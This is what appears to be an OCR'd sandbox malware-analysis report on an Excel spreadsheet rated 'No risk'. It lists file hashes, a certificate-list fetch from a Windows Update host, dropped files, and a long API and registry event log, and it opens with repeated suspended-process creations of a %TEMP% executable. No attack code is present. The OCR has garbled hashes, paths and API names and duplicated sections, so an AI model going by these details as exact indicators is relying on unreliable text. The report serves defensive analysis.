Call Process API Call P	API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:3968:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:3976:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:3976:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:3968:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4028:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4032:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4032:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4032:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4000:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4000:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4036:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4036:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4036:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4036:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4066:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4076:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4076:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4066:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4066:%TEMP%szsnl.exe) Retur	2984 2984	3020 3020 3020 3020 3020 3020 3020 3020



# ▼ Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B88BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF09310 6
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	
Size	7880 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

# ▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	8.252.65.254	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	8.240.241.126	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?ff5a 188c6196f4f1	Computers / Internet	No risk	-	NONAMEFL

# ▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
57C8EDB95DF3F0AD4EE2DC2B 8CFD4157	No risk	-	-	-	340	FD0C2A5B9FE8E3E7BA277B6AC41D28BA6 6C1E186
CVRDE3A.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709
CVRDE3A.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709


Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812

Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\ Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\Startupltems\zm' Value: None	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On	2812
Call System API	API Name: GetVersionExA Args: (1ee830 ) Return: 1	2812
Call System API	API Name: GetVersionExA Args: ( 1ef558 ) Return: 1	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\\*, 0, 1ec7c8, 0, 0, 0 ) Return: 4398d0	2812
Call Filesystem API	API Name: FindNextFileW Args: ( 4398d0, 1ec7c8 ) Return: 1	2812
Call System API	API Name: GetVersionExA Args: (1ed714) Return: 1	2812
Call System API	API Name: GetVersionExA Args: ( 743734f0 ) Return: 1	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\MTTT Value: None	2812
Call System API	API Name: GetVersionExA Args: ( 3ecf108 ) Return: 1	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLast\WriteTime Value: None	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\( \) Return: 3	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\MicrosofftExcellXLSTART\**, 0, 22286d0, 0, 0, 0 ) Return: 6075c10	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles%\Microsoft Office\Office\Office15\xlstart\*.*, 0, 22286d0, 0, 0, 0, 0 ) Return: 6075c10	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\zm' Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2812
Call System API	API Name: GetDriveTypeW Args: ( C\\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C\(\Lambda\)) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( D:\ ) Return: 5	2812
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	2812
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	2812
Call System API	API Name: GetVersionExA Args: ( 773d1230 ) Return: 1	2812
Call System API	API Name: GetVersionExA Args: ( 1e25f4 ) Return: 1	2812
Call System API	API Name: GetDriveTypeA Args: ( C:\) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\ Value: None	2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\ Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\'p' Value: None	2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\ Value: None	2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\ Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C5888\1C5888 Value: None	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3	2812
Call System API	API Name: GelDriveTypeW Args: ( \\7\IDE#CdRomDell_DVD-ROM2.5+#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f}	2812
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)#0000000000100000#(53f5630d-b6bf-11d0-94f2-00a0 c91efb8b)\\) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( \\?\STORAGE#Volume#(a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)#0000000006500000#(53f5630d-b6bf-11d0-94f2-00a0 c91efb8b)\\) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	2812
Call System API	API Name: GetDriveTypeW Args: ( F:\( ) Return: 2	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\(\) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\( \) Return: 3	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C5888\1C5888 Value: None	2812
Call System API	API Name: GetVersionExA Args: ( 1e5630 ) Return: 1	2812
Call System API	API Name: GetVersionExA Args: ( 1e4b80 ) Return: 1	2812
Call System API	API Name: GetVersionExA Args: ( 1e3d98 ) Return: 1	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\1C5888 Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C5888\ Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\'p' Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2812
Add Registry Key Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None  Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2812

	W. HIVEN CURPENT HOPPIG 6. HAS A WAY HE SEE AD IT AD A HOPPIG HAS A HO	2040
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C5A0F\Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F\1C5A0F\Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:13:08Z	2812
Call System API	API Name: GetDriveTypeW Args: ( C\(\Lambda\) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C\(\chi\) Return: 3	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:13:08Z	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:16:08Z	2812
Write Registry Key	$Key: HKEY\_LOCAL\_MACHINE \\ SOFTWARE \\ IMicrosoft \\ Windows \\ Current \\ Version \\ Installer \\ User \\ Data \\ S-1-5-18 \\ IProducts \\ 100005109E6009040000000000000000000000000000000$	2812
	C\Usage\ProductNonBootFilesIntt_1033 Value: 55860007	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\\Products\00005109E60090400000000000F01FE  C\Usage\Product\\nonBootFilesIntt_1033\Value: 55860008	2812
Call Window API	API Name: DialogBoxIndirectParamW Args: ( 624c0000, b0fec70, 101c8, 6345dfc6, 1ec9c4 ) Return: 6	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\LangID Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\Mui\Cache\C:\Program Files\Microsoft\Office\Off	2812
write Negistry Ney	EXCEL.EXE Value: Excel (desktop)	2012
Call Service API	API Name: OpenServiceW Args: ( 96b6dd0, Csc, 80000000 ) Return: 96b6e70	2812
Call Service API	API Name: OpenServiceW Args: ( 96b6e70, CscService, 80000000 ) Return: 96b6d58	2812
Call Internet Helper API	API Name: NetShareEnum Args: ( , 503, 70060250, -1, 1ea388, 1ea384, 0 ) Return: 0	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui(Cache\158\52C64B7E\LanguageList Value: en-US\0en\0	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\Certificates\*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0	2812
Call Filesystem API	API Name: FindNextFileW Args: ( 96ab4a0, 1ea05c) Return: 1	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( 90a04a0, 1eau0c ) Return: 1  API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CRLs\*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0	2812
Call Service API	API Name: FindFirstFileExW Args: ( %APPDATA%IMicrosoft\SystemCertificates\My\CTLs\*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0	2812
Call Service API	API Name: OpenServiceW Args: (96b3d38, gpsvc, 5) Return: 96b3db0	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\Certificates 0, 1ea150, 0, 0, 0) Return: 9677c50	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CRLs\*, 0, 1ea150, 0, 0, 0, 0) Return: 9677c50	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CTLs\*, 0, 1ea150, 0, 0, 0) Return: 9677c50	2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N	2812
Write Registry Key	one  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2812
Call Service API		2812
	API Name: OpenServiceW Args: ( 95fdb10, WinHttpAutoProxySvc, 94 ) Return: 95fdb38	
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 948	2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 948	2812
Call System API	API Name: DnsQueryExW Args: ( ctldl.windowsupdate.com, 1, 40006000 ) Return: 9701	2812
Call System API	API Name: DnsQueryExW Args: ( ctldl.windowsupdate.com, 1c, 40006000 ) Return: 0	2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 93c	2812
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 93c	2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 93c	2812
Call System API	API Name: DnsQueryExW Args: ( ctldl.windowsupdate.com, 1, 40006000 ) Return: 9701	2812
Call System API	API Name: DnsQueryExW Args: ( cttdl.windowsupdate.com, 1c, 40006000 ) Return: 0	2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 950	2812
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: 950	2812
Call Network API	API Name: bind Args: ( 950, 0.0.0.0:49179, 128 ) Return: 0	2812
Call System API	API Name: ConnectEx Args: ( 950, 8.240.241.126:80, 16, 0, 0, 0, 959bef0 ) Return: 0	2812
Call Network API	API Name: send Args: ( 950, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?ff5a168c6196f4f1 HTTP/1.1\f\nConnection: Keep-Alive\r\nA ccept: "\"\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPi/6.1\r\nHost: ctldl.	2812
0.110.1.401	windowsupdate.com/rin/rin, 1, 286 ) Return: 0	0040
Call System API	API Name: WinHttpCloseHandle Args: ( b195c08 ) Return: 1	2812
Call System API	API Name: WinHttpCloseHandle Args: ( afddd30 ) Return: 1	2812
Call System API	API Name: WinHttpCloseHandle Args: ( afddc48 ) Return: 1	2812
Call Service API	API Name: OpenServiceW Args: ( 95fceb8, CryptSvc, 5 ) Return: 95fd2a0	2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\system32\*.CPL, 0, 1eaecc, 0, 0, 0 ) Return: 9677550	2812
Call Filesystem API	API Name: FindNextFileW Args: ( 9677550, 1eaecc ) Return: 1	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-1 Value: Default Programs	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-4 Value: Set Default Programs	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2812
Write Desistes Kess	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-7 Value: Set Program Associations	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2812
Write Registry Key  Write Registry Key	,	
	API Name: evtchann.SendEvent Args: ( e), imagepath[%SystemRoot%lexplorer.exe /factory, {682159d9-c321-47ca-b3f1-30e36b2ec8b9} ) Return: 1	2812
Write Registry Key		2812 2812
Write Registry Key Call System API	API Name: evtchann.SendEvent Args: ( e), imagepath[%SystemRoot%lexplorer.exe /factory, {682159d9-c321-47ca-b3f1-30e36b2ec8b9} ) Return: 1	

Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0	2812
Call System API	API Name: CryptGenKey Args: ( 94d2608, 6610, 1, 52af55c ) Return: 1	2812
Call System API	API Name: CryptExportKey Args: ( b192b20, b1929a0, 1, 0, 0, 52af550 ) Return: 1	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F\1C5A0F\1C5A0F\Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F\ Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2812
Call Thread API	API Name: NtResumeThread Args: ( Process:3208, ) Return: ?	2812
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[3208], ppid[2812 ) Return: 1	2812
Call Process API	API Name: CreateProcessW Args: ( %CommonProgramFiles%\Microsoft Shared\Office15\msosqm.exe, , , , , , , Process:3208:%CommonProgramFiles%\ microsoft shared\OFFICE15\mSOSQM.EXE ) Return: 1	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\MTTF Value: f9	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTA Value: f9	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\UID Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\UserName Value: Administrator	2812

### ▼ Screenshot





Set associations for a program

Select the extensions you want this program to open by default, and then click Save.



☐ Select All





# ▼ Object 1.2 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B8BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF09310
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	-
Size	7880 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

### ▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	8.252.65.254	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	8.240.241.126	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/upda	Computers / Internet	No risk	-	NONAMEFL
te/v3/static/trustedr/en/disallowedcertstl.cab?ff5a				
168c6196f4f1				

# ▼ Dropped or Downloaded Files

=-	B: 1.1		T. (0) (1)	0 1101	0: 4.1	0114
File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
57C8EDB95DF3F0AD4EE2DC2B 8CFD4157	No risk	-	-	-	340	FD0C2A5B9FE8E3E7BA277B6AC41D28BA6 6C1E186
CVRDE3A.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709
CVRDE3A.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\zm' Value: None		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2812
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2812
Call System API	API Name: GetVersionExA Args: (1ee830 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1ef558 ) Return: 1		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\\*, 0, 1ec7c8, 0, 0, 0 ) Return: 4398d0		2812
Call Filesystem API	API Name: FindNextFileW Args: ( 4398d0, 1ec7c8 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: (1ed714) Return: 1		2812
Call System API	API Name: GetVersionExA Args: (743734f0 ) Return: 1		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None		2812
Call System API	API Name: GetVersionExA Args: ( 3ecf108 ) Return: 1		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		2812
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2812
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLast\WriteTime Value: None		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call Filesystem API	API Name: FindFirstFileEx/W Args: ( %APPDATA%MicrosoftlExcellXLSTART\*.*, 0, 22286d0, 0, 0, 0 ) Return: 6075c10		2812
